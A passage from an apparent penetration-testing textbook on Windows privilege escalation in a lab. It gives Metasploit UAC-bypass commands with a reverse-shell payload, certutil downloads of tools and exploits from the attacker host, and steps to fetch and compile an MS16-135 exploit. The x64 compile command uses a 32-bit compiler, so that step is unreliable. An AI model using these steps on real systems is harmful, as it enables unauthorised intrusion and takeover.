
   ```
   use /exploit/windows/local/bypassuac_eventvwr
   ```

This kernel exploit module will bypass **User Access Control** (**UAC**) and insert a command in the Windows Registry that will be executed when the Windows Event Viewer is launched and will spawn a system shell – in this case, a Meterpreter session.

> **Note**
>
> This exploit does not exploit a vulnerability in the kernel, as it interacts and stores commands in the Windows Registry.

More information regarding this exploit module can be found here: `https://www.rapid7.com/db/modules/exploit/windows/local/bypassuac_eventvwr/`.

6. After loading the module, you will need to set the module options, which will include the Meterpreter session ID and the payload options for the new Meterpreter session as highlighted in the following screenshot:




```
msf6 exploit(windows/local/bypassuac_eventvwr) > show options

Module options (exploit/windows/local/bypassuac_eventvwr):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION  2                yes       The session to run this module on.


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.10.10.5       yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows x86
```

Figure 5.5 – Kernel exploit module options

7. We can now run the kernel exploit module by running the following command:

   ```
   exploit
   ```

   In this case, the exploit is successful, as seen in the following screenshot. As a result, we will get a Meterpreter session with elevated privileges:




```
msf6 exploit(windows/local/bypassuac_eventvwr) > run

[*] Started reverse TCP handler on 10.10.10.5:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\System32\eventvwr.exe
[+] eventvwr.exe executed successfully, waiting 10 seconds for the payload to execute.
[*] Sending stage (200262 bytes) to 10.10.10.10
[*] Meterpreter session 3 opened (10.10.10.5:4444 -> 10.10.10.10:49180) at 2021-04-13 21:13:40 -0400
[*] Cleaning up registry keys ...

meterpreter >
```

Figure 5.6 – Exploit successful

8. We can now enumerate the privileges we have on the system by running the following command:

   ```
   getuid
   ```

   The output is as shown in the following screenshot:




```
meterpreter > getuid
Server username: Win7-PC\Win7
meterpreter >
```

Figure 5.7 – Meterpreter privileges

   As shown in the preceding screenshot, we do not yet have elevated privileges, however, we can list out the privileges we have on the current Meterpreter session by running the following command:

   ```
   getprivs
   ```

   The output is as shown in the following screenshot:



```
meterpreter > getprivs

Enabled Process Privileges
==========================

Name
----
SeBackupPrivilege
SeChangeNotifyPrivilege
SeCreateGlobalPrivilege
SeCreatePagefilePrivilege
SeCreateSymbolicLinkPrivilege
SeDebugPrivilege
SeImpersonatePrivilege
SeIncreaseBasePriorityPrivilege
SeIncreaseQuotaPrivilege
SeIncreaseWorkingSetPrivilege
SeLoadDriverPrivilege
SeManageVolumePrivilege
SeProfileSingleProcessPrivilege
SeRemoteShutdownPrivilege
SeRestorePrivilege
SeSecurityPrivilege
SeShutdownPrivilege
SeSystemEnvironmentPrivilege
SeSystemProfilePrivilege
SeSystemtimePrivilege
SeTakeOwnershipPrivilege
SeTimeZonePrivilege
SeUndockPrivilege
```


Figure 5.8 – Meterpreter privileges

As shown in the preceding screenshot, this Meterpreter session has administrative privileges and we can migrate to an `NT AUTHORITY/SYSTEM` process.

9. We can enumerate the running processes by running the following command:

```
ps
```

This command will output a list of running processes, their respective process IDs, and the process owner, as shown in the following screenshot:




```
PID   PPID  Name               Arch  Session  User                          Path
---   ----  ----               ----  -------  ----                          ----
0     0     [System Process]
4     0     System             x64   0
296   4     smss.exe           x64   0        NT AUTHORITY\SYSTEM           \SystemRoot\System32\smss.exe
380   372   csrss.exe          x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\csrss.exe
388   536   svchost.exe        x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\system32\svchost.exe
424   536   svchost.exe        x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\system32\svchost.exe
432   372   wininit.exe        x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\wininit.exe
440   424   csrss.exe          x64   1        NT AUTHORITY\SYSTEM           C:\Windows\system32\csrss.exe
488   424   winlogon.exe       x64   1        NT AUTHORITY\SYSTEM           C:\Windows\system32\winlogon.exe
536   432   services.exe       x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\services.exe
```

Figure 5.9 – Meterpreter processes

10. We can migrate to the `winlogon.exe` process as it is owned by the `NT AUTHORITY/SYSTEM` user. This can be done by running the following command:

    ```
    migrate <PID>
    ```

    After successful migration, we can recheck our privileges by running the `getuid` command or the `whoami` command within a system shell:

    ```
    meterpreter > getuid
    Server username: NT AUTHORITY\SYSTEM
    meterpreter >
    ```

    Figure 5.10 – Successful privilege escalation

    As shown in the preceding screenshot, we have successfully elevated our privileges and can run system commands and access any resource on the system.

We now have elevated privileges on the system and can begin performing post-exploitation procedures. It is recommended to set up persistence for the elevated Meterpreter session in the event the process is killed or the system is shut down.

This process will differ depending on the type of exploit module and the type of attack being performed, however, the process will remain similar when using the Metasploit framework.

The kernel exploitation process with Metasploit is much more streamlined as a lot of the steps can be automated, however, you might be in a situation where you only have access via a standard shell as opposed to a Meterpreter session. This is where manual kernel exploitation comes into play.

Manual kernel exploitation

In some cases, you will not have access to a target with a Meterpreter session or you may have exploited the target through a manual exploitation technique such as a web shell. In that event, you will have access through a standard reverse shell most likely facilitated through **netcat**. This poses a few issues; how can I scan the target for potential kernel exploits? And how can I transfer over the kernel exploit to the target?

These are the issues we will be addressing in this section; our target of choice will be the Windows 7 virtual machine.


Local enumeration

The first step is to scan and identify potential kernel vulnerabilities. This can be done through the use of the **Windows-Exploit-Suggester** tool or other enumeration scripts and tools. In this case, we will utilize the **winPEAS** binary to enumerate information from our target.

> **Note**
>
> winPEAS is a local Windows enumeration script that searches and scans for potential vulnerabilities and enumerates all important system information that can be used to stage a privilege escalation attack.

The **winPEAS** binary can be downloaded from the GitHub repository here: `https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite/tree/master/winPEAS/winPEASexe`.

Ensure you download the correct binary based on the architecture of your target operating system; the architecture-specific binaries can be found in the `binaries` folder as highlighted in the following screenshot:



privilege-escalation-awesome-scripts-suite / winPEAS / **winPEASexe** /

jonasw234 Fix path to `UseWUServer`

..	
binaries	winpeasv2 fixes
images	winpeasv1
winPEAS	Fix path to `UseWUServer`
README.md	Update README.md
winPEAS.sln	Winpeas

Figure 5.11 – winPEAS binaries

After downloading the binary to our Kali VM, we need to transfer the `winPEAS.exe` binary to our target virtual machine. This cannot be done automatically as we do not have a Meterpreter session. As a result, we will need to make use of Windows-specific utilities to download the binary.

Transferring files


In order to transfer the `winPEAS.exe` binary to our target, we will need to set up a web server on our Kali VM that will be used to host the binary so that we can download it on the target system. This can be done by following the procedure outlined here:

1. To set up a web server on our Kali VM, we can utilize the `SimpleHTTPServer` Python module to serve the binary file. This can be done by running the following command in the directory where the `winPEAS.exe` binary is stored:

```
sudo python -m SimpleHTTPServer 80
```

> **Note**
>
> `SimpleHTTPServer` is a Python module for both Python 2 and Python 3.


As highlighted in the following screenshot, the `SimpleHTTPServer` module will serve the files in the directory on the Kali VM IP address on port `80`:



```
kali@kali:~/Desktop/Windows-Enum$ ls
Windows-Exploit-Suggester  winPEASx64.exe
kali@kali:~/Desktop/Windows-Enum$ sudo python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
_
```

Figure 5.12 – SimpleHTTPServer

2. In order to download the `winPEAS.exe` binary onto the target system, we can utilize the `certutil` utility. Before we can download the binary, however, we need to navigate to a directory where we have read and write permissions. In this case, we will navigate to the current user's desktop as illustrated in the following screenshot:




```
C:\>whoami
whoami
win7-pc\win7

C:\>cd Users/Win7/Desktop
cd Users/Win7/Desktop

C:\Users\Win7\Desktop>
```

Figure 5.13 – Default user directory

We can now use the `certutil` utility to download the binary from the Kali VM to our target system. This can be done by running the following command on the target system:

```
certutil -urlcache -f http://<KALI-VM>/winPEASx64.exe
winPEAS.exe
```

The output for this command can be seen in the following screenshot:



```
C:\Users\Win7\Desktop>certutil -urlcache -f http://10.10.10.5/winPEASx64.exe winPEAS.exe
certutil -urlcache -f http://10.10.10.5/winPEASx64.exe winPEAS.exe
****  Online  ****
CertUtil: -URLCache command completed successfully.

C:\Users\Win7\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 7C78-CC0D

 Directory of C:\Users\Win7\Desktop

04/15/2021  01:57 PM    <DIR>          .
04/15/2021  01:57 PM    <DIR>          ..
04/15/2021  01:57 PM         1,678,336 winPEAS.exe
               1 File(s)      1,678,336 bytes
               2 Dir(s)  32,170,229,760 bytes free

C:\Users\Win7\Desktop>
```

Figure 5.14 – certutil successful transfer

As shown in the preceding screenshot, if the transfer is successful, the binary should be downloaded and saved with the name we specified.

We can now use the winPEAS binary to enumerate potential kernel vulnerabilities that we can use to elevate our privileges.


Enumerating kernel exploits

The winPEAS binary enumerates a lot of information and will perform various checks to discover potential vulnerabilities. In the context of kernel exploits, we only need to enumerate the system information. This can be done by going through the procedure outlined as follows:

1. To enumerate all important system information, we need to run the `winPEAS.exe` binary with the following parameter:

```
.\winPEAS.exe systeminfo
```

As shown in the following screenshot, the binary will enumerate system information and, based on the build version and the hotfixes installed, it will output a list of kernel exploits that can be used to elevate privileges:



```
[!] CVE-2019-1064 : VULNERABLE
 [>] https://www.rythmstick.net/posts/cve-2019-1064/

[!] CVE-2019-1130 : VULNERABLE
 [>] https://github.com/S3cur3Th1sSh1t/SharpByeBear

[!] CVE-2019-1253 : VULNERABLE
 [>] https://github.com/padovah4ck/CVE-2019-1253
 [>] https://github.com/sgabe/CVE-2019-1253

[!] CVE-2019-1315 : VULNERABLE
 [>] https://offsec.almond.consulting/windows-error-reporting-arbitrary-file-move-eop.html

[!] CVE-2019-1385 : VULNERABLE
 [>] https://www.youtube.com/watch?v=K6gHnr-VkAg

[!] CVE-2019-1388 : VULNERABLE
 [>] https://github.com/jas502n/CVE-2019-1388

[!] CVE-2019-1405 : VULNERABLE
 [>] https://www.nccgroup.trust/uk/about-us/newsroom-and-events/blogs/2019/november/cve-2019-1405-and-cv
-the-update-orchestrator-service/
 [>] https://github.com/apt69/COMahawk
```


Figure 5.15 – winPEAS kernel exploits

2. We can also utilize the **Windows-Exploit-Suggester** tool to enumerate our system information and scan for potential kernel exploits. This can be done by running the following command:

```
./windows-exploit-suggester.py --database <database>.xlsx
--systeminfo <systeminfo>.txt
```

The **Windows-Exploit-Suggester** script can be downloaded from this link: `https://github.com/AonCyberLabs/Windows-Exploit-Suggester`.


As outlined in the following screenshot, the script will enumerate all potential kernel exploits that can be used to elevate privileges. We can now use this information to determine the correct kernel exploit to use:



```
[*] initiating winsploit version 3.3...
[*] database file detected as xls or xlsx based on extension
[*] attempting to read from the systeminfo input file
[+] systeminfo input file read successfully (ascii)
[*] querying database file for potential vulnerabilities
[*] comparing the 2 hotfix(es) against the 386 potential bulletins(s) with a database of 137 known exploits
[*] there are now 386 remaining vulns
[+] [E] exploitdb PoC, [M] Metasploit module, [*] missing bulletin
[+] windows version identified as 'Windows 7 SP1 64-bit'
[*]
[E] MS16-135: Security Update for Windows Kernel-Mode Drivers (3199135) - Important
[*]   https://www.exploit-db.com/exploits/40745/ -- Microsoft Windows Kernel - win32k Denial of Service (MS16-135)
[*]   https://www.exploit-db.com/exploits/41015/ -- Microsoft Windows Kernel - 'win32k.sys' 'NtSetWindowLongPtr' Privilege Escalation (MS16-135) (2)
[*]   https://github.com/tinysec/public/tree/master/CVE-2016-7255
[*]
[E] MS16-098: Security Update for Windows Kernel-Mode Drivers (3178466) - Important
[*]   https://www.exploit-db.com/exploits/41020/ -- Microsoft Windows 8.1 (x64) - RGNOBJ Integer Overflow (MS16-098)
[*]
[M] MS16-075: Security Update for Windows SMB Server (3164038) - Important
[*]   https://github.com/foxglovesec/RottenPotato
[*]   https://github.com/Kevin-Robertson/Tater
[*]   https://bugs.chromium.org/p/project-zero/issues/detail?id=222 -- Windows: Local WebDAV NTLM Reflection Elevation of Privilege
[*]   https://foxglovesecurity.com/2016/01/16/hot-potato/ -- Hot Potato - Windows Privilege Escalation
```

Figure 5.16 – Windows-Exploit-Suggester kernel exploits

3. It is always recommended to use the first exploits output by the enumeration tools and scripts. In this case, we will start off with the **MS16-135** kernel exploit. We will need to determine more information about the exploit and how it should be used. We can do this by performing a quick Google search as highlighted in the following screenshot:



MS16-135 exploit

About 24,000 results (0.32 seconds)

https://github.com › SecWiki › tree › master › MS16-135

MS16-135 - GitHub

No information is available for this page.

Learn why

https://github.com › windows-kernel-exploits › blob

windows-kernel-exploits/MS16-135.ps1 at master · SecWiki ...

windows-kernel-**exploits** Windows平台提权漏洞集合. Contribute to SecWiki/windows-kernel-**exploits** development by creating an account on GitHub.

Figure 5.17 – MS16-135 exploit search

The Google search reveals a GitHub repository that contains information regarding the exploit, the exploit source code, and how it should be used.

It is always recommended to analyze the source code to ensure that it is not malicious and works as intended to make any additional modifications required. Let's take a look at how to compile a Windows exploit from source.

Compiling Windows exploits

The ability to modify and compile exploits is extremely important as it allows you to ensure the exploit works as intended and provides you with the flexibility to make modifications to the exploit as per your requirements. In this case, we will be taking a look at how to compile the exploit code into a binary manually:

1. To begin with, we must ensure that our Kali Linux VM has all the necessary build tools required for compiling Windows binaries. This can be done by running the following command:

   ```
   sudo apt install mingw-w64
   ```

2. You will now need to download the exploit code to the Kali VM. This can either be done directly or through the `wget` utility as follows:

   ```
   wget https://raw.githubusercontent.com/SecWiki/windows-
   kernel-exploits/master/MS16-135/41015.c
   ```

3. We can now begin the compilation process, however, based on the target system's architecture, we will need to compile the source code differently.

   For x64-based operating systems, run the following command, and substitute the parameters with your own files and output names:

   ```
   i686-w64-mingw32-gcc exploit.c -o exploit.exe
   ```

   If the target is a 32-bit system, run the following command:

   ```
   i686-w64-mingw32-gcc exploit.c -o exploit.exe -lws2_32
   ```

This will compile the exploit into a binary that we can then transfer over to our target to be executed.


Running the kernel exploit

After successful compilation of the exploit code, we can transfer over the compiled binary to the target system and execute it based on the instructions provided in the documentation of the exploit. This can be done by following the procedures outlined as follows:

1. In this particular case, the execution of the kernel exploit binary is straightforward and only requires the specification of the target operating system version. Before we can execute it, we need to transfer the exploit over to the target. This can be done by starting a local web server on the Kali VM with the `SimpleHTTPServer` Python module:

```
sudo python -m SimpleHTTPServer 80
```

2. In order to download the binary onto the target system, we can utilize the `certutil` utility. Before we can download the binary, however, we need to navigate to a directory where we have read and write permissions. In this case, we will navigate to the current user's desktop as shown in the following screenshot:



```
C:\>whoami
whoami
win7-pc\win7

C:\>cd Users/Win7/Desktop
cd Users/Win7/Desktop

C:\Users\Win7\Desktop>
```

Figure 5.18 – Default user directory


We can now use the `certutil` utility to download the binary from the Kali VM to our target system. This can be done by running the following command on the target system:

```
certutil -urlcache -f http://<KALI-VM>/exploit.exe
exploit.exe
```

3. We can now run the exploit binary by executing it on the target as follows:

```
.\exploit.exe
```

The output of the preceding command is shown in the following screenshot:




```
C:\Users\Win7\Desktop>.\exploit.exe
.\exploit.exe
Please enter an OS version
The following OS'es are supported:
        [*] 7  - Windows 7
        [*] 81 - Windows 8.1
        [*] 10 - Windows 10 prior to build release 14393 (Anniversary Update)
        [*] 12 - Windows 2012 R2

        [*] For example:  cve-2016-7255.exe 7    -- for Windows 7

C:\Users\Win7\Desktop>_
```

Figure 5.19 – Exploit options

As highlighted in *Figure 5.19*, the exploit requires the user to specify the target operating system. This can be done by executing the exploit with the following option:

```
.\exploit.exe 7
```

